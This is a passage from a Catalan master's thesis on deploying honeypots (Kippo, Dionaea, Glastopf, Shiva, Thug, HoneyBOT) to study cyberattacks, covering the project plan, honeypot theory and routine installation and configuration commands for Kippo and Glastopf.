UNIVERSITAT OBERTA DE CATALUNYA

Màster Interuniversitari en Seguretat de les Tecnologies de la Informació i de les Comunicacions

Treball final de màster

Especialitat en seguretat en xarxes i sistemes

Aproximació als *Honeypots* com a eina d'estudi dels ciberatacs

Daniel López López

dlopezlopez@uoc.edu

2014-2015/1

Tutor: Carles Estorach Espinós

Professor responsable de l'assignatura: Jordi Serra Ruiz

Resum

L'objectiu d'aquest treball és l'estudi dels ciberatacs per a poder respondre les preguntes: quins són els serveis més atacats, quines vulnerabilitats són explotades, qui hi ha darrera d'aquests atacs, quines són les seves motivacions i quines eines fan servir.
Aquest estudi es duu a terme mitjançant la implementació de dos sistemes honeypot que estaran exposats a internet per a ser atacats i poder ser analitzats posteriorment.

The aim of this work is the study of cyberattacks that could answer these main questions: what services are the most attacked, what vulnerabilities are trying to exploit, who is behind each attack and his motivations and what tools the attackers use.
This study is developed through the implementation of two honeypots exposed to the internet to be attacked and for further analysis.

Índex

Resum i

1 Introducció **2**

1.1 Motivacions 2

1.2 Objectius 3

1.3 Enfocament i metodologia 3

1.4 Planificació i fases del projecte 4

1.5 Estructura de la memòria 7

2 Fonaments teòrics **8**

2.1 Introducció als honeypots 8

2.2 Avantatges i desavantatges 8

2.3 Classificació dels honeypots 9

3 Disseny **12**

3.1 Arquitectura 12

3.1.1 Entorns de laboratori o no productius 12

3.1.2 Entorns productius 13

3.2 Eines 14

3.2.1 Honeypots Windows 14

3.2.2 Honeypots Linux 14

4 Implementació a producció **17**

4.1 Entorn Linux 17

4.1.1 Instal·lació i configuració de Kippo 17

4.1.2 Instal·lació i configuració de Glastopf 20
4.1.3 Instal·lació i configuració de Dionaea 21
4.1.4 Instal·lació i configuració de Shiva 25
4.1.5 Instal·lació i configuració de Thug 28
4.2 Entorn Windows 29
4.2.1 Instal·lació i configuració de Kfsensor 30

5 Període d'exposició a producció **32**
5.1 Consideracions de l'exposició de les màquines honeypot 32
5.2 Shiva i Thug 33
5.3 Glastopf 33
5.4 HoneyBot i Kfsensor 34
5.5 Dionaea i Kippo 34

6 Dades estadístiques **36**
6.1 Kippo 36
6.2 Dionaea 39
6.3 Glastopf 40
6.4 KfSensor 42

7 Mostres de codis maliciosos capturats **44**
7.1 Kippo 44
7.1.1 DDOS Malware 46
7.1.2 Phishing 54
7.2 Dionaea 58
7.3 Glastopf 60
7.3.1 php cgi argument injection - CVE-2012-1823 60
7.3.2 ShellShock 61
7.4 Thug 63

8 Conclusions, fites i futures vies de treball **66**
8.1 Assoliment de les fites 66

8.2 Conclusions 68
8.3 Possibles vies futures de treball 70

Bibliografia **71**

Capítol 1

Introducció

1.1 Motivacions

Les amenaces en ciberseguretat són moltes i creixen contínuament. Per estar preparats per a fer-les front cal molta preparació en diferents àrees de la seguretat, tot i així sempre anem un pas per darrere dels agressors. Poder entendre com pensen i actuen els atacants ens pot ajudar a conèixer millor els nostres sistemes, quins són els seus punts febles i comptar amb més garanties a l'hora de defensar-los. Els sistemes honeypot poden ajudar-nos en aquestes tasques.

Hem vist com recentment, el 24 de setembre del 2014 va sortir a la llum una de les vulnerabilitats d'execució de codi remot de més impacte dels darrers temps, pràcticament comparable a la famosa `Heartbleed` [12], parlo de la vulnerabilitat `CVE-2014-6271` [13] coneguda com a `Shellshock` i que afecta a totes les versions actuals de l'intèrpret de comandes bash de GNU. Des del primer moment en que va fer-se pública aquesta vulnerabilitat tan greu va ser activament explotada per ciberdelinqüents de tot el món. Gràcies a sistemes honeypots instal·lats per investigadors i companyies de l'àmbit de la seguretat ha estat possible detectar els diferents vectors d'atac dissenyats per a explotar aquesta falla [47] i estudiar-los, detectar nous tipus de malware [38] i localitzar-ne l'origen per poder actuar contra les màfies i delinqüents darrere d'ells.

1.2 Objectius

Aquest treball de final de màster té com a objectius aconseguir les següents fites:

1. Aprofundir en la implementació dels sistemes honeypot tant en sistemes windows con GNU/Linux.

2. Realitzar un informe estadístic dels serveis atacats, vulnerabilitats, origen dels atacants, etc.

3. Capturar les activitats dels atacants que ens permetin identificar si l'origen de l'atac és un procés automatitzat o una persona i en aquest cas realitzar un perfil que indiqui quin és el seu nivell de coneixement i quines són les seves motivacions.

4. Capturar eines utilitzades per a explotar vulnerabilitats en el sistema i analitzar-les.

5. En els cas de l'atac de bots poder identificar el servidors de comandament i la seva estructura.

L'assoliment i èxit d'aquests objectius depèn en bona mesura del grau de versemblança dels serveis emulats i de la interacció amb l'atacant que les eines que conformaran els sistemes i serveis instal·lats als honeypots permetin. Un servei emulat que no es comporti com un servei real serà fàcilment identificat per un atacant amb experiència i no mostrarà les seves tècniques i armes.
Objectius com la captura i identificació de xarxes de bots i `atacs de dia 0` depenen també en bona mesura del factor atzar. Les limitacions en el nombre de sistemes i temps per a dur a terme el projecte dificulten aquests objectius. Un major nombre de màquines exposades amb un major temps d'exposició propiciarien les possibilitats de consecució d'aquesta fita.

1.3 Enfocament i metodologia

En aquest treball seguirem una metodologia de treball amb diferents entorns. Després d'un estudi de l'estat de les diferents tecnologies en l'àmbit dels honeypots i la recollida de dades, a partir de la fase 2 del projecte es crearan diferents entorns de treball:

- **Desenvolupament:** Entorn en el que es provaran diferents tecnologies honeypot per a conèixer el seu funcionament. Els sistemes operatius i les arquitectures seran heterogenis i no han de coincidir forçosament amb l'entorn final de la implementació.

- **Preproducció:** Un cop escollides les tecnologies a usar serà en aquest entorn en el que es provarà l'arquitectura i documentarà la seva implementació. La instal·lació es replicarà en l'entorn de producció seguint la documentació creada i per tant aquest entorn haurà de ser el més semblant possible a l'entorn productiu.

- **Producció:** Aquest entorn el formaran les màquines on es configuraran els honeypots dels que s'extrauran les dades a analitzar.

1.4 Planificació i fases del projecte

El projecte està dividit en quatre fases que culminen amb el lliurament progressiu d'una part d'aquesta memòria i finalment en la defensa del projecte mitjançant el lliurament de la presentació gravada en vídeo.

Podem veure en el diagrama de Gantt a la imatge 1.1 les diferents tasques de cada fase i la seva temporització a la imatge 1.2.

Fase 1: PAC1

- **Descripció:** En aquesta fase es fa una primera aproximació al projecte d'implementació d'un entorn d'estudi i anàlisi dels atacs a internet mitjançant els sistemes honeypot. Es defineix l'abast i el plan del projecte.

- **Durada:** 16 dies.

- **Lliurables:** Primer lliurament del document de la memòria.

Nom	Inici	Finalització
PAC1	18/09/14	03/10/14
Definició del projecte i abast	18/09/14	03/10/14
1er Lliurament	03/10/14	03/10/14
PAC2 - Entorn de Laboratori	04/10/14	03/11/14
Estudi de les solucions honeypot	04/10/14	11/10/14
Instal·lació Laboratori	12/10/14	17/10/14
Configuració dels honeypots	18/10/14	25/10/14
Proves de funcionament i adaptacions	26/10/14	03/11/14
2n Lliurament	03/11/14	03/11/14
PAC3 - Entorn productiu	04/11/14	12/12/14
Instalació dels honeypots	04/11/14	09/11/14
Periode d'exposició dels serveis	10/11/14	01/12/14
Anàlisi de les dades	02/12/14	12/12/14
3er Lliurament	12/12/14	12/12/14
Lliurament Final	13/12/14	02/01/15
Revisió i redacció de la memòria final	13/12/14	02/01/15
Lliurament de la memòria	03/01/15	03/01/15
Lliurament Video Presentació	04/01/15	09/01/15
Creació de la presentació	04/01/15	09/01/15
Lliurament de la presentació	10/01/15	10/01/15

Figura 1.1: Gantt: Tasques del projecte



Figura 1.2: Gantt: temporització del projecte

Fase 2: PAC2 - Entorn de Laboratori

- **Descripció:** En aquesta fase s'estudien les diferents solucions de serveis emulats per software honeypot que hi ha disponibles amb l'objectiu de seleccionar les eines més adients i que ens proporcionin el major nombre de serveis emulats i amb un nivell d'interacció més gran.

  Es muntarà un entorn de laboratori on es provaran les diferents eines i es documentarà

la seva instal·lació i configuració. Es duran a terme les configuracions, correccions, adaptacions i demés modificacions disponibles a la comunitat o que es creguin convenients i viables a les aplicacions per tal de fer-les més fiables i eficients.

Aquesta fase assegurarà una implantació segura i eficient, minimitzant els errors, del projecte en la següent fase productiva on s'exposarà el sistema a atacs reals. Per tal d'aconseguir dades consistents és important que el procés productiu no pateixi interrupcions o errades no previstes produïdes per una planificació i experiència deficients.

- **Durada:** 31 dies.
- **Lliurables:** Segon lliurament de la memòria que documentarà les solucions escollides, la instal·lació i configuració dels sistemes i la resta de tasques d'aquesta fase.

Fase 3: PAC3 - Entorn productiu

- **Descripció:** En aquesta fase en muntarà l'arquitectura definida en la fase anterior en els sistemes definitius exposats als atacs d'internet. Després d'un període d'exposició es recolliran i analitzaran les dades produïdes per les sondes.
- **Durada:** 39 dies.
- **Lliurables:** Tercer lliurament de la memòria on es documentarà la implantació final del projecte i els resultats de l'anàlisi de les dades obtingudes.

Fase 4: Lliurament final de la memòria

- **Descripció:** En aquesta fase es revisarà i corregirà la documentació del projecte realitzat, es valorarà el grau de consecució dels objectius plantejats a la primera fase del projecte i s'extrauran les conclusions finals del treball proposant possibles millores i noves vies de recerca.
- **Durada:** 21 dies.
- **Lliurables:** Memòria final del projecte.

Defensa del treball

- **Descripció:** En aquest punt del projecte es crearà un document audiovisual en el que es presentarà el treball realitzat, es descriuran les tasques realitzades i es mostraran les fites aconseguides.
- **Durada:** 6 dies.
- **Lliurables:** Presentació audiovisual del projecte.

1.5 Estructura de la memòria

Ens successius capítols parlaré de l'estat de l'art dels sistemes honeypot per a passar a un anàlisi de les eines escollides per a implementar-los, documentaré l'arquitectura i la instal·lació de les màquines esquer, quins problemes podem trobar en les eines actuals quant a la detecció i fingerprinting. Finalment, en els darrers capítols documentarem les dades i estadístiques recollides per passar a aportar conclusions. Dedicaré un capítol a l'anàlisi de les possibles eines d'atac, exploits, etc. que es puguin haver capturat.

Capítol 2

Fonaments teòrics

2.1 Introducció als honeypots

Hi ha diverses definicions del terme *honeypot* segons les expectatives de cada usuari que l'implementa o funció per a la que es destina. D'acord amb L. Spitzner a [56] els honeypots són considerats per alguns com a eines de detecció d'intrusions, eines per a enganyar els atacants, eines per a atreure atacants, emular vulnerabilitats o còpies controlades de sistemes de producció. L. Spitzner els defineix com a *"un recurs de seguretat que centra el seu valor en ser explorat, atacat o compromès."*.
Aquesta definició es prou àmplia per a abastar les anteriors consideracions i expectatives ja que defineix l'element comú a tots ells, ser l'objectiu d'un atac. Per a la finalitat d'aquest treball és important afegir a aquesta definició la importància de ser un mitjà per a la investigació de les tècniques, eines i comportament dels atacants.

2.2 Avantatges i desavantatges

Els honeypots són eines que poden aportar un gran valor a la seguretat dels nostres sistemes per si mateixos o complementant altres eines com IDS, IPS, firewalls, etc. Els honeypots poden ajudar a la detecció de comportaments anòmals en la nostra xarxa, són sistemes que no estan en producció, per tant hem de desconfiar de qualsevol activitat que provingui o que vagi cap a ells, d'aquesta manera el rati de falsos negatius i falsos positius tendeix a zero. Aquest és un gran

avantatge en comparació amb altres components de la seguretat de la xarxa.
Els honeypots no requereixen de grans recursos per a ser implementats ja que només tracten amb activitat maliciosa que li arriba. La quantitat de dades que ha de gestionar fruit d'aquesta activitat és petita en comparació amb altres serveis de producció i tota ella és d'utilitat ja que fan referència a activitats anòmales.
Sovint aquests sistemes són sistemes senzills que no requereixen de gran enginyeria per a donar el resultats esperats, detectar activitats anòmales a la xarxa, el seu cost d'inversió es veu retornat tan bon punt comença a rebre atacs i es demostra que hi ha un risc.
D'altra banda, aquests sistemes no estan exempts de desavantatges o punts febles, segurament el més destacable és la seva visió reduïda dels events de la xarxa. Si el honeypot no és l'objectiu de l'atac no pot detectar cap activitat i la seva utilitat tendeix a esvair-se.
El risc és un altre factor negatius a tenir en compte, com a qualsevol servei o sistema pot contenir vulnerabilitats no esperades o ser usats per a atacar altres sistemes de la pròpia xarxa.
Durant la fase de test de les eines honeypots he pogut experimentar l'altra desavantatge important d'aquests sistemes, la detecció del propi sistema. Aquests sistemes són fàcilment detectables per diferents tècniques. Això pot fer perdre molta de la seva eficàcia, sobretot si volem aconseguir informació valuosa de l'atacant ja que en ser detectat l'atacant l'abandona immediatament.

2.3 Classificació dels honeypots

Els honeypots es poden classificar d'una banda pel seu tipus i alhora pel nivell d'interacció que ofereix a l'atacant.
Des del punt de vista de la seva funció ens trobem que poden ser honeypots de producció i honeypots de recerca.
El honeypots productius simulen sistemes reals i es situen junt a altres sistemes de producció. La seva finalitat és la de detectar atacs a la infraestructura empresarial i d'aquesta manera ajudar a mitigar el risc d'una intrusió en altres sistemes. Aquests sistemes no contenen serveis publicats destinats a usuaris per tant qualsevol interacció amb ell es pot considerar com a tràfic sospitós. Aquests tipus es caracteritzen per a ser més senzills d'implementar i mantenir que

els de recerca, comporten un risc menor per a la infraestructura alhora que la informació que donen de l'atacant es mínima.
Els honeypots de recerca tenen com a finalitat recopilar el màxim d'informació dels atacants, les eines que utilitzen, les seves comunicacions i el màxim de coneixement de les seves activitats. Les seves funcionalitats són majors i això comporta un increment tant de la seva complexitat com del risc que comporten. A diferencia dels honeypots productius no es busca incrementar la seguretat de la xarxa i per tant la seva ubicació a la xarxa no està estrictament lligada a altres sistemes.
Tenint en compte aquesta classificació i els objectius marcats en aquest treball els sistemes que implemento entrarien dintre del grup de honeypots de recerca.
Quant al nivell d'interacció suportat pels sistemes honeypot hom els classifica en tres tipus:

- Baixa interacció
- Alta interacció
- Mitja interacció

Aquesta classificació fa referència al grau de funcionalitat del servei real que ofereix el honeypot. Un servei simulat amb baixa interacció permetrà als atacant provar el servei i intentar realitzar una connexió, malgrat això aquesta no podrà ser completada ja que aquest funcionalitat no és completa. Els honeypots d'alta interacció permeten interactuar amb serveis reals que estan monitoritzats mentre que els de mitja interacció simulen serveis i permeten l'accés simulat a certes funcionalitats del servei.
Hi ha tres factors importants que tenen molt a veure amb el nivell d'interacció del sistema o servei honeypot amb l'atacant, aquests són:

- La configuració i el manteniment del honeypot
- La quantitat i tipus d'informació que pot recollir el honeypot
- El nivell de risc que comporta

La instal·lació, configuració i manteniment del sistema és més complexa com més interacció es permet. De la mateixa manera el risc de que l'atacant accedeixi al sistema que conté el honeypot i ataqui altres sistemes de la nostra xarxa o de tercers des del propi honeypot s'incrementa també amb el nivell d'interacció.

Aquests són contrapunts que hem d'assumir si volem extraure el màxim d'informació dels atacants. Els honeypots de baixa interacció ens oferiran poques dades sobre l'atacant com a procedència, sistema operatiu, serveis que vol atacar, etc, però d'altres requeriran d'implementacions amb nivells d'interacció més alts. Quines tècniques d'escalada de privilegis en la postexplotació s'usen, quines eines fan servir els atacants, quins altres objectius volen assolir? Podem conèixer el tipus d'atacant estudiant el seu comportament dins del sistema? És un expert en seguretat o per contra algú que fa servir eines disponibles a la xarxa? Es tracta de l'atac d'un cuc, virus o bot actiu a la xarxa? Aquestes qüestions les podríem recollir sovint amb honeypots d'alta o mitja interacció.

La finalitat d'aquest treball és la captura de mostres reals de malware per al seu estudi. Amb aquesta fita els nivells d'interacció caldrà que siguin els més alts possibles. Conscients de la dificultat de la implementació d'aquests tipus de honeypots implementaré uns sistemes híbrids per tal d'equilibrar els esforços i els objectius.

Capítol 3

Disseny

3.1 Arquitectura

3.1.1 Entorns de laboratori o no productius

Anomeno entorn de laboratori als entorns de desenvolupament i preproducció. Aquests entorns contenen les proves d'instal·lació, configuració i primera presa de contacte amb els sistemes i solucions honeypot. Físicament aquests entorns es troben en un sistema virtualitzat amb el software *Oracle Virtualbox* [45] sobre un sistema operatiu GNU/Linux, Arch Linux [3].
L'entorn de desenvolupament està situat en una xarxa interna i aïllat de la xarxa externa mentre que l'entorn de preproducció té publicat els serveis que són necessaris provar amb una redirecció de ports. En aquest entorn s'han provat els serveis amb atacs reals durant períodes de temps curts i sota monitorització.
Per a les proves d'instal·lació a desenvolupament he usat, en el cas dels software per a linux, dues distribucions (Centos i Debian) i per a Windows una instal·lació de windows 7. Aquestes proves han portat a l'elecció dels sistemes operatius de preproducció.
La majoria de software que he provat requereix de Python 2.6 o superior i en alguns casos +2.7, alhora que fan ús de gran varietat de mòduls amb versions específiques no disponibles a distribucions com Centos o RedHat usant els repositoris oficials. Gran part dels programadors d'aquests software els han provat en sistemes debian o ubuntu server, així doncs, per facilitar la fase d'instal·lació posterior en producció en aquest entorn les proves s'han fet finalment amb la

darrera versió estable de Debian.
Dintre de l'entorn de laboratori cal destacar l'ús de la distribució live *HoneyDrive* [22] de *Ioannis "Ion" Koniaris* [24] que agrupa gran part de les eines honeypot lliures que existeixen actualment, així com eines de realització d'informes i estadístiques i altres eines útils per a l'estudi dels honeypots i malware.
La darrera versió de HoneyDrive, la versió 3, va sortir al Juliol del 2014, pocs temps abans de l'inici d'aquest treball i incorpora les darreres versions de les eines fins a la data de publicació. Aprofitant totes aquestes eines HoneyDrive servirà com a plataforma per a realitzar l'anàlisi de les dades capturades pels entorns de producció.
La feina feta per Ioannis Koniaris ha facilitat en bona mesura la consecució d'aquest treball.

3.1.2 Entorns productius

He escollit implementar els sistemes en tecnologies cloud per diferents raons:

- *Major seguretat:* en disposar de sistemes fora de la meva xarxa domèstica o laboral.
- *Major versatilitat:* en poder disposar de diverses màquines a internet, diferents direccionaments ip i no tenir limitacions del NAT.
- *Econòmiques:* Els diferents proveïdors ofereixen períodes de prova o configuracions d'ús a cost zero i tarificacions per ús en fraccions d'hores o minuts.
- *Ràpid desplegament* de les màquines i connectivitats de banda ampla per a la instal·lació del software.

Els sistemes escollits finalment per a hostatjar els honeypots han estat els serveis de cloud d'Amazon Web Services [1] que permet la contractació sense cost d'una màquina virtual de baix rendiment, suficient per al nostre projecte, durant un any i Microsoft Azure [37] que en permet una durant un període de prova d'un més i amb un saldo per a afegir altres funcionalitats. Aquest temps pot ser suficient per a la realització del projecte i el cost de més dies no és elevat.
El honeypot linux ha estat implementat sobre la plataforma de cloud d'Amazon i amb un sistema operatiu *Ubuntu 14.04.1 LTS*. La capa gratuïta d'Amazon ofereix únicament Ubuntu com a

sistema linux de la família Debian. La instal·lació en ambdues distribucions és molt similar i no ha suposat cap alteració en la preparació feta a preproducció.
Per a la màquina Windows he escollit la versió 2008 R2 de Windows i la plataforma cloud Azure de Microsoft.

3.2 Eines

3.2.1 Honeypots Windows

HoneyBOT

Entre les diferents opcions de software honeypot disponibles he escollit finalment *HoneyBOT* [21]. HoneyBOT és una eina comercial gratuïta per a ús en entorns acadèmics i d'investigació que permet una interacció mitjana i la captura de peces de malware.
HoneyBOT escolta en una llarga llista de serveis, tant serveis windows com altres no tan comuns en aquest sistema, això pot permetre que la identificació del honeypot sigui més senzilla. Cal, doncs, planificar prèviament els serveis que publicarà el honeypot.

3.2.2 Honeypots Linux

En el món dels sistemes Linux/Unix trobem un ventall molt ampli de possibilitats per a implementar honeypots. No només tenim entre les opcions programari comercial sinó que la majoria estan alliberats sota llicències lliures el que permet el lliure ús i també adaptar-lo si no cobreix alguna necessitat.
A continuació detallarem la llista de projectes escollits per a implementar la part amb GNU/Linux. L'elecció de software està basada, com he comentat anteriorment, en opcions que permeten un mig o alt grau de interacció però també en intentar cobrir els serveis més comuns dels sistemes GNU/Linux.

Kippo

Kippo [31] es un honeypot del servei SSH de nivell mig d'interacció dissenyat per a registrar atacs de força bruta i la interacció de l'atacant en la consola. Es segurament el honeypot més

usat. Permet un alt grau de configuració del sistema de fitxers, banners i la sortida d'algunes de les comandes per tal de fer més real i únic el sistema i intentar evitar la seva detecció.
Durant les proves concepte a preproducció he pogut observar que els atacants detecten fàcilment el honeypot a través de l'ús del protocol `sftp` (està pendent d'implementar), el qual no està implementat a la versió original de Kippo. Per a solventar aquest punt he usat el versió de Michel Oosterhof [30] que afegeix aquesta funcionalitat. Encara que existeixen moltes altres tècniques de detecció efectives i sovint el honeypot és detectat després de poques comandes en diversos casos podrà arribar a capturar malware.
A producció implementaré les darreres millores proposades per diferents usuaris per tal de millorar l'efectivitat. En cas de comprovar que no se soluciona aquest problema valoraré la implementació de honeypot d'alta interacció com *HONSSH* [23] o *Bifrozt* [4] durant un període curt de temps.

Dionaea

Dionaea [14] és un software honeypot que emula diversos serveis, tant de sistemes GNU/Linux com de sistemes windows (MSSQL), en aquest treball només es contemplaran els propis de sistemes de tipus Unix.
He decidit implementar Dionaea perquè en la seva filosofia està la finalitat de la captura de malware com s'anuncia a la web del projecte:

> dionaea intention is to trap malware exploiting vulnerabilities exposed by services offered to a network, the ultimate goal is gaining a copy of the malware.

Dionaea és capaç d'aïllar el procés que està simulant i rebaixar els seus privilegis per a incrementar la seva seguretat. Per a poder capturar el malware ha d'entendre el tipus d'atac que fa l'atacant i per a això fa ús de la virtualització per a poder executar el codi maliciós.

Glastopf

Glastopf [20] és un honeypot d'aplicació web que podríem classificar de mitjana interacció. El seu gran valor és que no emula vulnerabilitats específiques sinò que emula tipus de vulnerabilitats, això permet capturar diferents tipus d'atacs que intentin explotar vulnerabilitats conegu-

des i o noves però que segueixin un patró comú. Si un atacant intenta explotar una vulnerabilitat de tipus *SQL injection* o la inclusió de fitxers o codi, Glastopf respondrà com si hagués tingut èxit.

Glastopf cobreix el servei http de forma general, tot i així també ens trobem amb la possibilitat d'instal·lar altres honeypot de tipus web que emulin aplicacions concretes com `Wordpress` que són un dels principals objectius d'atacs web.

Shiva

Shiva [49] és un honeypot d'alta interacció del servei SMTP. Shiva treballa no només amb el mòdul receptor de correus sino que permet l'enviament real però controlat de correus spam, actua com a un open relay en el que podem decidir el nombre màxim de correus enviats. Aquesta característica ens permetrà evadir algunes tècniques de detecció de *spam traps*. Sovint els spammers quan cerquen servidors de correu mal configurats que permeten l'enviament de correus sense autenticació (open relays) envien un correu a un compte conegut i verifiquen la seva recepció.

Shiva analitza i emmagatzema en una base de dades l'anàlisi dels correus capturats. D'aquesta anàlisi podrem extraure vàries conclusions alhora que ens serà útil per a capturar malware adjunt en els correus i en els links del correu que podrem analitzar amb eines *honeyclient* com *Thug*.

Thug

Thug [46] és diferent a totes les eines anteriors en el sentit que no és un honeypot que ofereixi serveis per a ser explotats sinó que simula diversos navegadors web. Actua com a complement d'altres eines, com per exemple Shiva, i ens permetrà seguir els enllaços capturats en correus spam i visitar pàgines amb contingut maliciós i activar exploits segons la versió del navegador simulat.

Ja que Thug no ha d'oferir serveis no anirà instal·lat a les màquines de producció al núvol sinó que romandrà a l'entorn de laboratori, aprofitant la instal·lació que duu la màquina virtual HoneyDrive.

Capítol 4

Implementació a producció

A continuació explicaré el procés d'instal·lació de les diferents eines fent èmfasi en les dificultats o característiques principals dels diferents processos.

4.1 Entorn Linux

4.1.1 Instal·lació i configuració de Kippo

En primer lloc cal instal·lar les dependències de Kippo. Kippo bàsicament necessita de la llibreria *twisted* de python per a emular el protocol ssh i els mòduls d'accés a base de dades MySQL.

```
root@webmail01:~# aptitude install mysql-server-5.5 python-twisted python-mysqldb
The following NEW packages will be installed:
  libaio1{a} libdbd-mysql-perl{a} libdbi-perl{a} libhtml-template-perl{a}
  libmysqlclient18{a} libterm-readkey-perl{a} mysql-client-5.5{a} mysql-client-core-5.5{a}
  mysql-common{a} mysql-server-5.5 mysql-server-core-5.5{a} python-twisted python-mysqldb
0 packages upgraded, 13 newly installed, 0 to remove and 0 not upgraded.
Need to get 9,051 kB of archives. After unpacking 96.4 MB will be used.
Do you want to continue? [Y/n/?]
```

Cal crear un usuari exclusiu i sense privilegis amb el que s'executarà l'aplicació.

```
root@webmail01:~# adduser kippo
Adding user ‘kippo’ ...
Adding new group ‘kippo’ (1001) ...
Adding new user ‘kippo’ (1001) with group ‘kippo’ ...
Creating home directory ‘/home/kippo’ ...
Copying files from ‘/etc/skel’ ...
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
Changing the user information for kippo
Enter the new value, or press ENTER for the default
        Full Name []: kippo
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
Is the information correct? [Y/n]
```

Durant el període de proves de laboratori vaig comprovar com els atacants primer provaven de connectar-se al servei ssh usant el protocol *sftp* que no està encara implementat en la branca oficial de Kippo. Per aquesta raó em vaig decidir per la versió de *Michel Oosterhof* [30].

```
root@webmail01:/opt# git clone https://github.com/micheloosterhof/kippo-mo.git
root@webmail01:/opt# mv kippo-mo/ kippo
root@webmail01:/opt# chown -R kippo:kippo kippo
```

Crearem l’usuari i la base de dades amb el guió que proveeix Kippo.

```
mysql> create database kippo;
Query OK, 1 row affected (0.00 sec)
mysql> GRANT ALL ON kippo.* TO ’kippo’@’localhost’ IDENTIFIED BY ’87GerpQ(3se2’;
Query OK, 0 rows affected (0.00 sec)
mysql> flush privileges;
Query OK, 0 rows affected (0.00 sec)
mysql> source /opt/kippo/doc/sql/mysql.sql;
Query OK, 0 rows affected (0.00 sec)
Query OK, 0 rows affected (0.01 sec)
Query OK, 0 rows affected (0.00 sec)
Query OK, 0 rows affected (0.01 sec)
Query OK, 0 rows affected (0.00 sec)
Query OK, 0 rows affected (0.01 sec)
Query OK, 0 rows affected (0.00 sec)
```

Copiarem el fitxer de configuració base per a editar-lo:

```
kippo@webmail01:/opt/kippo$ cp kippo.cfg.dist kippo.cfg
```

el fitxer de configuració queda així:

```
[honeypot]
ssh_port = 2222
hostname = webprod01
log_path = log
download_path = dl
contents_path = honeyfs
filesystem_file = fs.pickle
data_path = data
txtcmds_path = txtcmds
rsa_public_key = data/ssh_host_rsa_key.pub
rsa_private_key = data/ssh_host_rsa_key
dsa_public_key = data/ssh_host_dsa_key.pub
dsa_private_key = data/ssh_host_dsa_key
sftp_enabled = true
exec_enabled = true
sensor_name=linhoneypot
fake_addr = XXX.93.XXX.1X4
ssh_version_string = SSH-2.0-OpenSSH_6.6.1p1 Ubuntu
interact_enabled = false
interact_port = 5123
[database_mysql]
host = localhost
database = kippo
username = kippo
password = 87GerpQ(3se2
port = 3306
```

L'usuari kippo no té privilegis i per tant no pot obrir un port privilegiat com el 22, per això l'-hem fet córrer al port 2222 i redirigim les connexions que van al port 22 cap al port on escolta el honeypot mitjançant iptables. Per a poder connectar-nos a la màquina i administrar-la sense entrar al servei honeypot prèviament he mogut el servei ssh original al port 2200/tcp.

```
sudo iptables -t nat -A PREROUTING -p tcp --dport 22 -j REDIRECT --to-port 2222
```

Una de les primeres coses que caldrà fer és crear un fitxer amb els usuaris i passwords amb els que els atacants podran entrar. Es recomanable canviar aquesta llista de tant en tant per tal

que els atacants vagin canviant les contrasenyes usades. Vaig trobar que alguns atacants un cop entraven es desconnectaven i tornaven a entrar contínuament sense fer res més, en modificar la llista vaig obligar-los a modificar el seu comportament.
Quant a la configuració de Kippo és important intentar crear un entorn el més real possible. Tot i que el resultats què dóna aquesta eina són prou bons és necessari afinar la seva configuració.
Es interessant canviar la sortida que veuran els atacants en accedir al sistema, consultar fitxers de sistema o executar algunes comandes. En la configuració anterior veiem que podem canviar el banner de ssh, el nom de màquina i la ip que usarà per a sortir a internet amb wget.
També he adaptat fitxers per a donar la sensació d'un sistema més real: *group, hosts, issue, motd, passwd, shadow* que podem trobar a */opt/kippo/honeyfs/etc* i la sortida de comandes com *top, free*, etc. Un atacant el primer que veu és això:

```
root@webmail01:/opt/kippo/honeyfs/etc# cat motd
################################################################################
#                          Welcome to the system                               #
#          All connections are monitored and recorded                          #
#          Disconnect IMMEDIATELY if you are not an authorized user!           #
################################################################################
```

Durant la fase de test en producció vaig detectar que alguns atacants intentaven usar l'eina wget amb ports diferents del 80 o 443 i fallava. Per a solucionar aquest problema va ser necessari aplicar i adaptar alguns pegats proposats al github de Kippo [52].

4.1.2 Instal·lació i configuració de Glastopf

El procés d'instal·lació és idèntic al al descrit a la seva pàgina [19], per això descriuré ràpidament el procés:

Instal·lem els paquets de dependències i actualitzem pip:

```
sudo aptitude install python-openssl python-gevent libevent-dev build-essential
make python2.7-dev python-chardet python-requests python-sqlalchemy python-lxml
python-beautifulsoup mongodb python-pip python-dev python-setuptools g++ git
php5 php5-dev liblapack-dev gfortran libmysqlclient-dev libxml2-dev libxslt-dev

sudo pip install --upgrade distribute
```

Glastopf usa una sandbox per a detectar el payload que executar l'atacant i retornar una resposta coherent:

```
cd /opt/
sudo git clone git://github.com/glastopf/BFR.git
cd BFR
sudo phpize
sudo ./configure --enable-bfr
sudo make && sudo make install
```

